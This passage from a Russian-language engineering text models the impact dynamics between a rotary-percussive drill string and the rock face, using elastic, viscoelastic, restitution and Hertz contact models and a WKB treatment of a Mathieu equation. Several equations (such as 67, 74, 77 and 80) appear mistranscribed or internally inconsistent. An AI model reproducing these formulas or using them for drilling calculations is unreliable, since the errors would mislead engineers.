E_{π} – модуль упругости горной породы; F_{π} – площадь поперечного сечения, пробуриваемой скважины; $y(t)$ – перемещение инструмента при его внедрении в горную породу в процессе её разрушения; λ – высота выступающих элементов шарошек (соизмерима с высотой разрушаемого слоя h), c_2 – произвольная постоянная, определяемая из начального условия ($y(0) = y_0 = 0$); $\dot{y}(t)$ – скорость инструмента при его внедрении в горную породу за время преодоления зазора H ($\dot{y}(t) = v_0 \operatorname{sha}(t + c_2)$); m – масса бурового става с инструментом.

Таким образом, из уравнения баланса работ определено перемещение става и инструмента в момент, предшествующий разрушению порции материала у основания забоя. Если порода под воздействием инструмента разрушилась, то перемещение $y(t)$ находим по формуле (56), а если порода не разрушилась, произошел отскок инструмента и перемещение определяем по формуле (57). Для определения усилия взаимодействия инструмента и породы необходимо учесть упругие и вязкоупругие свойства забоя, а также учесть импульсный характер этого силового взаимодействия.

Заметим, что машинное отделение бурового станка оборудовано специальными компрессорными установками для выдувания образовавшейся в процессе бурения рудной мелочи. Производительность компрессора подобрана так, чтобы после очистки забоя от рудной мелочи, обеспечить опускание бурового става с инструментом со скоростью его свободного падения. Как было установлено [8], вертикальная нагрузка на забой состоит из постоянной составляющей $P_{\text{по}}$ и приращения продольной нагрузки ΔP_{π} . Вся эта нагрузка $P_{\text{по}}$ и ΔP_{π} будет приложена к забою только в момент касания бурового става с инструментом о забой. Усилие прижатия $P_{\text{по}}$ обусловлено только работой механизма подачи, а приращение $\Delta P_{\pi} = P(t)$ обусловлено ударным взаимодействием (при его перемещении) и породы. Если усилие подачи $P_{\pi}(t)$ больше динамической составляющей осевого усилия $P(t)$, то есть

$$P_{\pi}(t) \geq P(t), \quad (58)$$

следовательно, став прижат к забою и будет иметь место безотрывная работа бурового става.

Если же $P_{\pi}(t) \leq P(t)$, то произойдет отрыв инструмента со ставом от забоя.

При этом условие отрыва может быть выражено в форме [9]

$$P_{\pi}(t) < k P(t). \quad (59)$$

Тогда став не полностью прижат к породе и будет происходить циклический процесс ударного взаимодействия. Этот процесс является переходным и по истечении нескольких циклов колебаний процесс установится, следовательно, период колебаний ударного процесса будет более продолжительным. По истечении этого периода произойдет дальнейшее



прижатие инструмента к забою и этапное закручивание элемента породы и его последующее разрушение.

В выражении (59) k – коэффициент восстановления поверхности забоя при ударе ($0 \leq k \leq 1$).

Рассмотрим процесс взаимодействия инструмента с забоем в случае удара, при каждом единичном разрушении порции породы будут проявляться периодические ударные импульсы и в случае $P_{\pi}(t) \geq P(t)$ могут быть наложены на основное усилие подачи P_{π} в следующем виде [8]

$$P_{\pi} = P_{\pi 0} + \Delta P.$$

Горная порода в карьерах характеризуется высокой степенью неоднородности, и, кроме того, может быть подвергнута различной степени измельчения и для эффективной очистки забоя от продуктов бурения могут понадобиться компрессорные установки различной производительности, что не всегда представляется возможным. Поэтому для описания процессов разрушения горной породы при её бурении, могут быть использованы различные физические модели, такие, как: 1) упругая, 2) вязкоупругая, 3) упруго-вязкая (податливая) и другие.

При разрушении микропорции породы в забое в результате продувки мелочи сжатым воздухом происходит нагружение очищенной поверхности забоя со скоростью падающего груза (става с инструментом и вращателем согласно формуле (20)). Во время падения става на забой (весом mg) с высоты H (или h) ударная нагрузка $P(t)$ будет реализована только в момент касания бурового инструмента о забой. Также и усилие прижатия става будет реализовано только тогда, когда инструмент касается основания забоя. Если $P_{\pi}(t) \geq P(t)$, то став будет прижат к забою, следовательно, имеет место безотрывная работа бурового става. Если же $P_{\pi}(t) \leq P(t)$, то произойдет отрыв инструмента от забоя, и, если при этом $P_{\pi}(t) < k P(t)$ (59), то будет происходить циклический возвратно-поступательный процесс взаимодействия бурового става с породой.

Рассмотрим ситуацию, когда инструмент и став после соударения с забоем, находится под воздействием веса става mg и усилия $k P(t)$ при отскоке, когда выполняется неравенство $mg \geq k P(t)$, то эффект опускания става продолжится, и, если на этом этапе выполняется условие $P_{\pi}(t) > P(t)$, то возобновляется безотрывный режим работы инструмента и дальнейшее ударно-вращательное разрушение забоя. Если работа става по указанной схеме не выполняется, то будет наблюдаться следующий отскок инструмента со ставом. При этом цикл процесса разрушения удлинится, а эффективность бурения снижается.

Следовательно, удлинение цикла разрушения микропорции породы является критерием для электронной системы слежения за вертикальной нагрузкой с целью её увеличения.



Фактически мы описали механику циклического процесса ударного взаимодействия инструмента с забоем, то, если имеет место затухающий переходной процесс, когда этот процесс стабилизируется, то произойдет эффективное прижатие инструмента к забою и последующее вращательно-ударное разрушение элемента горного массива (см.рис.7).

Ударный процесс характеризуется импульсом [9]

$$S = \int_{t_0}^{t_1} P(t)dt, \quad (60)$$

где t_0, t_1 – соответственно время начала и окончания удара.

Мгновенный ударный импульс может быть определен

$$S = P_{cp}\Delta t = Pdt, \quad (61)$$

$P(t)$ – мгновенная ударная сила, которую можно представить в виде

$$P(t) = S\delta(t - t_0), \quad (62)$$

где $\delta(t - t_0)$ – дельта функция Дирака.

Рассмотрим случай упругого поведения забоя при ударе [9], с учетом жесткости массива c_1 . Упрощенно при таком представлении буровой став падает в скважине, как твердое тело с начальной скоростью v_0 и ударяется об абсолютно упругий горный массив, обладающий жесткостью c_1 (рис.7). Уравнение свободных колебаний става при ударе его о забой запишем в виде

$$m\ddot{y} + c_1y = 0 \quad (63)$$

при начальных условиях

$$\begin{cases} y(0) = 0 \\ \dot{y}(0) = v_0 \end{cases}, \quad (64)$$

где m – масса бурового става с инструментом и приводом вращателя; c_1 – приведенная жесткость забоя; v_0 – начальная скорость става при его падении с высоты H (или h).

Решение уравнения (63) с начальным условием (64) запишем в виде

$$y = \frac{v_0}{p} \sin pt, \quad (65)$$

следовательно,

$$y_{max} = \frac{v_0}{p}. \quad (66)$$

Наибольшая сила сжатия при упругом отпоре породы и действии веса става с инструментом

$$P_{max} = c_1 y_{max} = \frac{v_0}{p} = v_0 \sqrt{m/c_1}. \quad (67)$$

Запишем выражение кинетической энергии става, которая трансформируется в потенциальную энергию деформации элемента забоя до его разрушения (под действием только веса става)

$$T = \frac{v_0^2}{2} m; \quad (68)$$

$$\Pi = \frac{c_1 y_{max}^2}{2}. \quad (69)$$



Тогда уравнение энергетического баланса (при упругом или почти упругом ударе)

$$\frac{mv_0^2}{2} = \frac{c_1}{2} y_{max}^2, \quad (70)$$

тогда

$$y_{max} = v_0 \sqrt{\frac{m}{c_1}} \quad (71)$$

результат в виде (71) характерен для упругого грунта (основания).

В случае вязкоупругого поведения среды забоя, то есть имеет место частичное выдувание измельченной мелочи (рис.8) эта схема предполагает наличие линейного затухания в породе

$$\ddot{y} + 2n\dot{y} + p^2 y = 0 \quad (72)$$

при начальных условиях (64) решение уравнения (72) можно представить в форме [9]

$$y(t) = v_0 \gamma(t) p, \quad (73)$$

где

$$\gamma(t) = e^{-\alpha p t} \sin(\sqrt{1 - \alpha^2} p t / \sqrt{1 - \alpha^2}); \quad p = \sqrt{\frac{c}{m}};$$

$$\alpha = \frac{n}{p} \frac{2}{\sqrt{mc}} = \frac{2n}{c} - \text{коэффициент затухания.}$$




Рис.8. К взаимодействию бурового става с вязкоупругой средой забоя.

Тогда деформация породы под действием падающего бурового става

$$y_{max} = \frac{v_0 y_{max}}{p}. \quad (74)$$

В случае, когда деформация породы под штырями шарошек будет меньше высоты выступающих штырей $y_{max} \ll h_0$, то полное проникновение штырей в забой не произойдет и разрушение элемента массива хотя и состоится, но представит собой часть от регламентируемой величины

$W = \frac{\pi}{4} d_{ск}^2 y_{max}$. При этом сила сжатия деформируемого элемента породы будет



$$P(t) = P_{max}^0 \beta(t), \quad (75)$$

где P_{max}^0 – наибольшая сила сжатия породы без учета её «вязких» свойств,
 $P_{max}^0 = mvp$.

С другой стороны (рис.8) сила сжатия забоя определится (с учетом вязкоупругого поведения породы)

$$P = cy + b\dot{y}. \quad (76)$$

Тогда, в соответствии с формулой (75) получим временную составляющую $\beta(t)$

$$\beta(t) = e^{-\alpha pt} [(1 - 2\alpha^2) \sin(\sqrt{1 - \alpha^2} / \sqrt{1 - \alpha^2} + 2\alpha \cos(\sqrt{1 - \alpha^2} pt)]. \quad (77)$$

Проанализируем (51), если $\alpha < 0,5$, то наибольшее значение сжимающей силы достигается при $t > 0$ и не превосходит $P \leq P_{max}^0$. Если $\alpha > 0,5$, то наибольшая сила $P_{max} > P_{max}^0$ возникает при $t = 0$ и увеличивается при возрастании n .

Определим продолжительность удара t_* при вязкоупругом поведении горной породы. Отметим, что момент отсоединения (отрыва) инструмента от забоя находим из условия $P \equiv 0$, то есть $\beta = 0$. Тогда из выражения (51) можно найти t_* в функции α , точнее безразмерную продолжительность удара Pt_* в виде таблицы или графика.




Рис.9. К взаимодействию бурового става с упруго-вязкой средой забоя

Среда забоя может обладать упругоподатливыми свойствами (иначе упруго-вязкая среда). Если c_1, k – коэффициенты жесткости и вязкости забоя соединены последовательно, то усилия в упругом и вязком элементах можно записать $P = c_1 y_1$; $P = c_1 y_2$, где y_1, y_2 – изменения длин этих элементов ($y = y_1 + y_2$ – общее укорочение при ударе). Тогда общее укорочение элемента породы при ударе запишем в дифференциальной форме. Так как $P = -m\ddot{y}$, то дифференциальное уравнение движения инструмента со ставом примет вид

$$\ddot{y} + 2n\dot{y} + p^2 y = 0, \quad (78)$$

$$\text{где } n = \frac{c}{2}; p = \sqrt{\frac{c}{m}}.$$



Уравнению (78) должны соответствовать три начальных условия

$$\begin{cases} y(0) = 0 \\ \dot{y}(0) = 0. \\ \ddot{y}(0) = 0 \end{cases} \quad (80)$$

Для уравнения (78) необходимо ещё третье начальное условие. Его определим исходя из того, что в начальный момент сжатия буфера усилие взаимодействия отсутствует, то сила $P = 0$, тогда решение (78) с учетом начальных условий (79), (80) запишем на основании [9] в виде

$$y = \frac{v}{p} \{ [(1 - 2\alpha^2) \sin(\sqrt{1 - \alpha^2} pt) - 2\alpha \cos(\sqrt{1 - \alpha^2} pt)] e^{-\alpha pt} + 2\alpha \} \quad (81)$$

Тогда усилие сжатия забоя

$$P(t) = -m\ddot{y} = P_{max}^0 \gamma(t), \quad (82)$$

где $P_{max}^0 = mvp$; $\gamma(t)$ – функция, определяемая во времени, исходя из выражения (73).

Продолжительность удара находим из условия $P(t)=0$

$$pt_* = \frac{\pi}{\sqrt{1 - \alpha^2}}, \quad (83)$$

где pt_* – безразмерное время соударения (t_* – реальное время удара, p – собственная частота колебаний системы).

Упруговязкая среда в забое проявляется в момент, предшествующий разрушению и последующей слабой очистке забоя воздушным потоком. Медленно выдуваемая порода является демпфером перед соударением инструмента и забоя.

Многие задачи соударения упругих и частично упругих тел не могут быть успешно решены на основе классических теорий механики без учета деформируемости соударяющихся тел.

Одним из способов, позволяющих эффективно решать задачи удара основаны на гипотезе Ньютона [9] о том, что относительная скорость соударения материальных точек после удара пропорциональна их относительной скорости перед ударом

$$v_{A+} - v_{B+} = -k(v_{A-} - v_{B-}), \quad (84)$$

где k – коэффициент восстановления, он отражает собственные физические свойства материальных тел и не зависит от скорости соударения (значения k подлежат определению опытным путем)

$$0 \leq k \leq 1, \quad (85)$$

если $k = 0$ – это будет абсолютно неупругий удар; если $k = 1$ – то это абсолютно упругий удар.

Соударение сопровождается отскоком, при этом относительная скорость после отскока меняет знак.

v_{A+}, v_{B+} – скорости соударяющихся тел после отскока;

v_{A-}, v_{B-} – скорости тел перед соударением.

Введем допущение о том, что имеются режимы эксплуатации бурового



става, при которых соударение завершается отскоком става, в этом случае после соударения скорость (относительная скорость) меняет знак.




Рис.10. К взаимодействию бурового става с приведенной массой забоя (A – масса бурового става, B – приведенная масса забоя, C – жесткость рассматриваемого элемента забоя, v_0 – начальная скорость падения става, h – начальный зазор между инструментом и фронтом забоя).

Для того, чтобы найти обжатие материальных тел (става и горной породы) необходимо найти скорость элемента B (рис.10) после соударения. В соответствии с [9] она равна

$$v_{B+} = \frac{m_A(1+k)v_{A-}}{m_A+m_B}. \quad (86)$$

Тогда кинетическая энергия ударяемого элемента массива равна

$$T = \frac{m_B v_{B+}^2}{2} = \frac{m_A^2 m_B (1+k)^2 v_{A-}^2}{2(m_A+m_B)^2}. \quad (87)$$

Из равенства кинетической и потенциальной энергии тел A и B в момент удара находим величину обжатия y

$$T = \Pi, \quad (88)$$

где $\Pi = \frac{c_1 y^2}{2}$ – потенциальная энергия, накопленная элементом массива при ударе; c_1 – жесткость элемента массива; y – обжатие элемента массива при ударе.

Тогда из равенства (88) определяем величину y_{\max} , считая, что $\Pi = \Pi_{\max}$

$$y_{\max} = \frac{m_A(1+k)v_{A-} - \sqrt{\frac{m_B}{c_1}}}{m_A+m_B}. \quad (89)$$

Если соударение става и элемента массива упругое (или частично упругое), то на это соударение расходуется время, поэтому продолжительность процесса релаксационных колебаний става при бурении будет увеличено на время соударения t_3 , тогда время протекания релаксационных колебаний будет увеличено до значения

$$t_0 = t_1 + t_2 + t_3. \quad (90)$$



Если соударение неупругое и происходит примыкание бурового става к забою, тогда

$$t_0^I = t_1 + t_2. \quad (91)$$

В нашем случае под неупругим соединением будем понимать, что силы прижатия става к забою P_{Π} достаточно, чтобы исключить отскок инструмента со ставом от забоя при бурении, то есть будет гарантирована «безотрывная» работа бурового става с циклом при бурении (91) t_0^I .

В данном случае имеет место следующее соотношение скоростей

$$v_{B+} = v_{A+} = m_A v_{A-} / (m_A + m_B). \quad (92)$$

Тогда кинетическая энергия в первый послеударный момент времени

$$T_* = \frac{(m_A + m_B)}{2} v_{A+}^2 = \frac{m_A v_{A-}^2}{2(m_A + m_B)}. \quad (93)$$

Кроме того, величина обжатия массива равна

$$y_{max} = \frac{m_A v_{A-}}{\sqrt{c_1(m_A + m_B)}}. \quad (94)$$

Рассмотрим отношение выражений (93), (87)

$$\frac{T_*}{T} = \frac{m_A + m_B}{m_B(1 + k^2)}. \quad (95)$$

Возможно выполнение неравенства

$$\frac{T_*}{T} > 1; \quad \frac{m_A}{m_B} > 2k + k^2 \quad (96)$$

или

$$\frac{T_*}{T} < 1; \quad \frac{m_A}{m_B} < 2k + k^2. \quad (97)$$

Ситуация, когда удар является неупругим, может привести к недоценке явления удара. Для бурового става предпочтительно, чтобы удар был неупругим, так отскоки става компенсируются правильно подобранным усилием прижатия P_{Π} . Если удар будет упругим, и имеют место отскоки става, то усилие прижатия будет недостаточным и его следует увеличить (а бурение будет неэффективным).

Отметим, что во многих случаях удар представляет собой серию повторных соударений. Обратимся к случаю, когда $\frac{m_A}{m_B} > k$, то после удара тело A (став), хотя и потеряет скорость, но будет продолжать двигаться равномерно, а тело B мгновенно приобретет начальную скорость v_B (в деформативном плане) будет двигаться замедленно в соответствии с равенством

$$\frac{v_{A+}^*}{v_{B+}} = \frac{\sin pt_*}{pt_*}. \quad (98)$$

Далее, по истечении отрезка времени $[0, t_*]$ происходит повторное соударение. Если упругая связь имеет небольшую жесткость и продолжительность процесса обжатия достаточно велика, то произойдет несколько таких соударений пока став не потеряет скорость или будет выбран зазор между инструментом и забоем под действием усилия прижатия P_{Π} .



Рассмотрим процесс в простой постановке, считая, что став штанг падает на забой с высоты h_0 (высота миниуступа при бурении) или с высоты H_0 , обусловленной полным зазором в системе механизма подачи станка СБШ $h_0 \leq H_0 \leq 50 \text{ мм}$). Ориентируясь на высоту падения h_0 , будем полагать, что после первого отскока став поднимется на высоту $h_1 = k^2 h_0$, после второго удара $h_2 = k^4 h_0$, а после n -го удара высота отскока составит $h_n = k^{2n} h_0$ [9].

Таким образом, возникает «бесконечный» ударный процесс, в котором промежутки времени между двумя последовательными отскоками $n, n+1$ составит $t_n = 2k^n t_0^*$, где $t_0^* \sqrt{\frac{2h_0}{g}}$ – время первого падения [9]. Хотя общее число ударов бесконечно велико, продолжительность этого процесса конечна, поскольку промежутки времени между двумя соседними ударами убывают.

Продолжительность всего процесса соударений может составить [9]

$$t_{\Sigma} = t_0^* + \sum_{n=1}^{\infty} t_n = t_0^* + 2t_0^* \sum_{n=1}^{\infty} k^n. \quad (99)$$

Или, выполнив преобразования с учетом формулы для суммы геометрической прогрессии

$$t_{\Sigma} = t_0^* \left(\frac{1+k}{1-k} \right). \quad (100)$$

Заметим, что расчет времени соударения согласно (98), (99) необходимо производить, если при заданных значениях P_{Π} и M_k не происходит разрушения материала забоя. Если же первый отскок компенсируется усилием прижатия P_{Π} , то в формуле (90) в качестве t_3 принимаем значение t_0^* , то есть будем иметь

$$t_0 = t_1 + t_2 + t_3 = t_1 + t_2 + t_0^*. \quad (101)$$

Уточним значение обжатия при соударении бурового става (и инструмента) с горной породой, а также время соударения с учетом местных деформаций при ударе.

Рассмотрим процесс соударения двух тел произвольной формы (одно тело очерчено по радиусу, а второе – плоское) [10]. Обратимся к выражению сближения центров масс тел в процессе их соударения

$$y = y_1 - y_2. \quad (102)$$

Запишем уравнения движения центров масс тел при их соударении

$$\begin{cases} m_1 \ddot{y}_1 = -P(y) \\ m_2 \ddot{y}_2 = P(y) \end{cases}, \quad (103)$$

тогда

$$\ddot{y}_1 - \ddot{y}_2 = -P(y) \left(\frac{1}{m_1} + \frac{1}{m_2} \right) = -P(y) \left(\frac{m_1 + m_2}{m_1 m_2} \right). \quad (104)$$

В выражение (104) введем обозначение

$$m = \frac{m_1 m_2}{m_1 + m_2} \text{ – приведенная масса системы.}$$

Тогда система уравнений (103) сводится к уравнению

$$\ddot{y} = -\frac{P(y)}{m}. \quad (105)$$

Интегрирование (105) выполним с помощью понятия «интеграл от



дифференциала»

$$\frac{\dot{y}^2}{2} = -\frac{1}{m} \int_0^y P(y) dy + c_4, \quad (106)$$

Если $t=0$, то $\dot{y} = v_0$, тогда

$$\dot{y}^2 - v_0^2 = \frac{2}{m} \int_0^y P(y) dy, \quad (107)$$

где $c_4 = \frac{v_0^2}{2}$ – константа.

Наибольшее сближение имеет место, когда относительная скорость

$\dot{y} = 0$, то $y = y_{max}$

$$\frac{2}{m} \int_0^{y_{max}} P(y) dy = v_0^2. \quad (108)$$

Если буровой инструмент имеет сферическую оконечность радиуса R (для сферической приведенной формы комбинации шарошек), а оконечность забоя является плоской ($R_2 = \infty$), то ударное усилие, согласно Герцу [10], имеет вид

$$P(y) = \frac{4}{3} \cdot \frac{\sqrt{R} y^{3/2}}{\frac{1-\mu_1^2}{E_1} + \frac{1-\mu_2^2}{E_2}} \quad (109)$$

$$\frac{4}{3} \cdot \frac{2}{m} \cdot \frac{\sqrt{R}}{\frac{1-\mu_1^2}{E_1} + \frac{1-\mu_2^2}{E_2}} \int_0^{y_{max}} y^{3/2} dy = v_0^2, \quad (110)$$

$$\frac{16}{15m} \frac{\sqrt{R}}{\frac{1-\mu_1^2}{E_1} + \frac{1-\mu_2^2}{E_2}} y_{max}^{5/2} = v_0^2, \quad (111)$$

откуда

$$y_{max} = \left[\frac{15v_0^2}{16\sqrt{R}} \left(\frac{E_1 E_2}{(1-\mu_1^2)E_2 + (1-\mu_2^2)E_1} \right) \right]^{2/5}. \quad (112)$$

Соответствующее (наибольшее) значение ударной силы

$$P_{max} = \frac{4}{3} \frac{\sqrt{R}}{\frac{1-\mu_1^2}{E_1} + \frac{1-\mu_2^2}{E_2}} y_{max}^{3/2}. \quad (113)$$

Подставляя в выражение (113) значение y_{max} из (112) получим

$$P_{max} = \left\{ \frac{4}{3} \cdot \frac{\sqrt{R}}{\frac{1-\mu_1^2}{E_1} + \frac{1-\mu_2^2}{E_2}} \left[\frac{15mv_0^2}{16\sqrt{R}} \cdot \frac{E_1 E_2}{(1-\mu_1^2)E_2 + (1-\mu_2^2)E_1} \right]^{2/5} \right\}^{3/2}. \quad (114)$$

В приведенных выражениях (111), (112), (113), (114)

E_1 ; E_2 ; μ_1 ; μ_2 – соответственно модули упругости и коэффициенты Пуассона для материалов бурового инструмента и горной породы; m – масса бурового става с вращателем и буровым инструментом; v_0 – начальная скорость инструмента и става перед соударением.

Рассмотрим продолжительность соударения бурового става с забоем с учетом сближения центров масс става и разрушения элемента забоя.

Обратимся для этого к выражению (106)

$$\frac{dy}{dt} = \sqrt{v_0^2 - \frac{2}{m} \int_0^y P(y) dy}. \quad (115)$$

Тогда время соударения для произвольной функции $P(y)$



$$t_x = 2 \int_0^{y_{\max}} \frac{dy}{\sqrt{v_0^2 - \frac{2}{m} \int_0^y P(y) dy}}. \quad (116)$$

Подставим вместо $P(y)$ его значение через сближение тел при соударении (A, B) .

Рассмотрим интеграл

$$\frac{2}{m} \cdot \frac{4}{3} \cdot \frac{\sqrt{R}}{\frac{1-\mu_1^2}{E_1} + \frac{1-\mu_2^2}{E_2}} \int_0^y y^{\frac{3}{2}} dy = \frac{16}{15m} \frac{\sqrt{R}}{\frac{1-\mu_1^2}{E_1} + \frac{1-\mu_2^2}{E_2}} y^{\frac{5}{2}}. \quad (117)$$

Подставляя (117) в (116) получим выражение для времени соударения бурового инструмента, радиусом приведения R и плоскости разрушаемого забоя

$$t_* = 2 \int_0^{y_{\max}} \frac{dy}{\sqrt{v_0^2 - \left[\frac{16}{15m} \left(\frac{1-\mu_1^2}{E_1} + \frac{1-\mu_2^2}{E_2} \right) y^{5/2} \right]}}. \quad (118)$$

Выполняя аналитическое или численное интегрирование (118), получаем значение времени соударения бурового става с забоем.

Далее из выражения (107) найдем относительное смещение $y(t)$, используя при этом обозначение для параметра α

$$\alpha = \frac{4}{3} \cdot \frac{\sqrt{R}}{\frac{1-\mu_1^2}{E_1} + \frac{1-\mu_2^2}{E_2}}. \quad (119)$$

Тогда (115) запишем в виде

$$\frac{dy}{dt} = \sqrt{v_0^2 - \frac{2\alpha}{m} \int_0^y y^{3/2} dy} \quad (120)$$

или

$$\int_0^{y_1} \frac{dy}{\sqrt{v_0^2 - \frac{2\alpha}{m} \cdot \frac{2}{5} y^{5/2}}} = t. \quad (121)$$

Откуда находим $y=y(t)$ и согласно (105) усилие при соударении бурового става с забоем.

В случае учета местных деформаций при ударе расчеты относительных смещений и усилий от удара существенно усложняются. Поэтому задача определения приращения ΔP_{Π} по алгоритму (102) – (121) внесет дополнительные сложности при решении более общей задачи о связанных продольно-поперечных и крутильных колебаниях [8].

Остановимся на качественном подходе при определении приращения ΔP . Так как процесс ударного взаимодействия става (с механизмом подачи) и инструментом, в основном, зависит от физико-механических свойств породы в забое, то при определении ΔP_{Π} могут быть проявлены как упругие, так и вязкоупругие (или упруго-вязкие) свойства забоя, то в первую очередь проанализируем выражения (63), (65), (66), (67), (72), (73), (74), (75).

Из анализа выражений следует, что для уравнения (63) и его решения (65)



функция P_t и, следовательно, ΔP_n являются гармонической функцией и уравнения продольно-поперечных колебаний [8] является уравнением Матье, как для случая условно «свободных», так и для случая вынужденных колебаний. Если же следовать уравнению (72) и решению (73), то функция ΔP_n является периодической с затухающей амплитудой и уравнение продольно поперечных колебаний става является уравнением Матье-Хилла. Если же порода (грунт) обладает упругоподатливыми свойствами (упруговязкая среда), то уравнение (78) и его решение (81) описывают затухающий периодический процесс. То есть ΔP_n является функцией периодической с затухающими амплитудами, поэтому и в данном случае уравнением продольно-поперечных колебаний является уравнение Матье-Хилла с затуханием, причем решения (73) и (81) отличаются значениями постоянных коэффициентов. Для того, чтобы учесть эффект соударения бурового става (с инструментом) и частью горной массы забоя (которая участвует в соударении $d_{ск} \approx 250$ мм, $h_{ст} \approx 5 \dots 6$ мм) поступим следующим образом: определим значение наибольшей ударной силы P_{max} по формуле (114), а затем примем закон изменения ударного усилия, согласно формул (63), (65) или (72), (73), (75) или (81) с учетом (73).

При определении продольного усилия бурового става (представленного, как сплошное тело) недостаточно оперировать упругим перемещением и ударным усилием, согласно приведенному алгоритму, ещё необходимо учесть, что под действием продольного усилия $P_n(t)$ и крутящего момента $M_k(t)$ став дополнительно деформируется по винтовой линии, поэтому к вычисленным перемещениям необходимо добавить ещё перемещение, получаемое ставом при навивке его с учетом бурения по винтовой линии, тогда продольное перемещение определяем согласно [3] по формуле

$$y_1(t) = y(t) + \delta_{yc}. \quad (122)$$

Заметим, что при определении деформации, кроме усилия P_n на став действует ещё и крутящий момент M_k . Необходимо при расчетах режимов бурения учитывать, что доля каждого слагаемого в (122) может быть различной, все зависит от характеристики горной породы, диаметра скважины, формы потери устойчивости става, угла подъема винтовой линии, её радиуса навивки, угла подъёма спирали и других факторов.

Таким образом, приходим к выводу, что приращение продольной силы $\Delta P_n = P_{n1} \cos p_1 t$ может быть представлено в форме Матье или в форме Матье-Хилла, $\Delta P_n = P_{n1} \Phi(p_1 t)$, где $\Phi(t)$ – некоторая периодическая функция времени. Эти соображения проиллюстрируем на примере уравнения продольной динамической устойчивости сжато скручиваемого стержня (става) [3], [12]

$$EI \frac{\partial^4 v}{\partial x^4} + (P_{n0} + P_{n1} \cos p_1 t) \frac{\partial^2 v}{\partial t \partial x^2} + m \frac{\partial^2 v}{\partial t^2} = 0. \quad (123)$$

После преобразований [8], можно показать, что уравнение продольно-поперечных колебаний става сводится к уравнению Матье относительно



амплитуд параметрических колебаний $A(t)$

$$A'' + \Omega^2(1 - 2\mu \cos p_1 t)A = 0. \quad (124)$$

Такие уравнения допускают построение приближенных решений, согласно методов Вентцеля, Крамерса, Бриллюэна и Джеффриса (ВКБ иначе WKBJ), или метода медленно изменяющихся амплитуд [11].

Введем обозначение

$G^2(t) = \Omega^2(1 - 2\mu \cos p_1 t)$ – переменная частота колебаний.

Согласно методу ВКБ ищем приближенное (123), (124) в виде

$$A(t) = [G(t)]^{-1/2} [c_1 e^{i\varphi(t)} + c_2 e^{-i\varphi(t)}],$$

где $\varphi(t) = \int G(t) dt$, c_1, c_2 – некоторые постоянные; i – «мнимая» единица.

Если выполняется условие $|G^2| \gg \left| \frac{G}{2G} - \frac{3}{4} \left(\frac{G}{G} \right)^2 \right|$.

Так как $G(t)^2$ положительная функция, при этом $G(t)$, $\varphi(t)$ – вещественные функции, то решение может быть записано в более удобном виде

$$A(t) = [G(t)]^{-1/2} [C_2 \cos \varphi(t) + D_2 \sin \varphi(t)],$$

где C_2, D_2 – произвольные постоянные, а $\varphi(t) = \int G(t) dt$.

Так как μ достаточно мало, то в этом случае

$$G^2(t) = \Omega^2(1 - 2\mu \cos p_1 t). \quad (125)$$

Можно приближенно считать

$$G(t) = \Omega(1 - \mu \cos p_1 t), \quad (126)$$

отсюда

$$\varphi(t) = \int G(t) dt = \Omega \left(t - \frac{\mu}{p_1} \sin p_1 t \right). \quad (127)$$

Тогда приближенное решение для функции $A(t)$ по методу ВКБ выражается равенством:

$$A(t) = \Omega^{-1/2} \left(1 + \frac{\mu}{2} \cos p_1 t \right) \left[C_2 \cos \Omega \left(t - \frac{\mu}{p_1} \sin p_1 t \right) + D_2 \sin \Omega \left(t - \frac{\mu}{p_1} \sin p_1 t \right) \right]. \quad (128)$$

В процессе частотной модуляции колебаний возникает ряд дополнительных частот, которые можно определить, разложив синус и косинус сложного аргумента в ряд по бесселевым функциям.

При этом имеют место тождества [11]

$$\cos(asinb) = I_0(a) + 2I_2(a)\cos 2b + 2I_4(a)\cos 4b + \dots$$

$$\sin(asinb) = 2I_1(a)\sin b + 2I_3(a)\sin 3b + \dots$$

Тогда выражения в скобках приобретают вид

$$\begin{aligned} \cos \Omega \left(t - \frac{\mu}{p_1} \sin p_1 t \right) &= \cos \Omega t [I_0(k) + 2I_2(k) \cos p_1 t + 2I_4(k) \cos 4p_1 t + \dots] \\ &\quad + \sin \Omega t [2I_1(k) \sin p_1 t + 2I_3(k) \sin 3p_1 t + \dots] \\ \sin \Omega \left(t - \frac{\mu}{p_1} \sin p_1 t \right) &= \sin \Omega t [I_0(k) + 2I_2(k) \cos p_1 t + 2I_4(k) \cos 4p_1 t + \dots] - \\ &\quad \cos \Omega t [2I_1(k) \sin p_1 t + 2I_3(k) \sin 3p_1 t + \dots] \end{aligned}$$



где $k = \frac{\mu\Omega}{p_1}$.

Таким образом, слагаемые, содержащие произведения тригонометрических функций преобразуем к функциям суммарных и разностных частот. В этом случае мгновенные значения амплитуды $A(t)$ содержат собственную частоту колебаний Ω , а также составляющие частот, равные сумме и разности Ω и всех частот, кратных модулирующей частоте p_1 .

Используя представление сложных функций в (129) через бесселевые функции можно представить решение в виде

$$A(t) = \Omega^{-\frac{1}{2}} \left(1 + \frac{\mu}{2} \cos p_1 t \right) \cdot C_1 \{ I_0(k) \cos \Omega t + I_2(k) [\cos(\Omega + 2p_1)t + \cos(\Omega - 2p_1)t] + I_4(k) [\cos(\Omega + 4p_1)t + \cos(\Omega - 4p_1)t] + \dots - I_1(k) [\cos(\Omega + p_1)t - \cos(\Omega - p_1)t] - I_3(k) [\cos(\Omega + 3p_1)t - \cos(\Omega - 3p_1)t] \} + D_1 \{ I_0(k) \sin \Omega t + I_2(k) [\sin(\Omega + 2p_1)t + \sin(\Omega - 2p_1)t] + I_4(k) [\sin(\Omega + 4p_1)t + \sin(\Omega - 4p_1)t] + \dots - I_1(k) [\sin(\Omega + p_1)t - \sin(\Omega - p_1)t] - I_3(k) [\sin(\Omega + 3p_1)t - \sin(\Omega - 3p_1)t] - \dots \}.$$

(129)

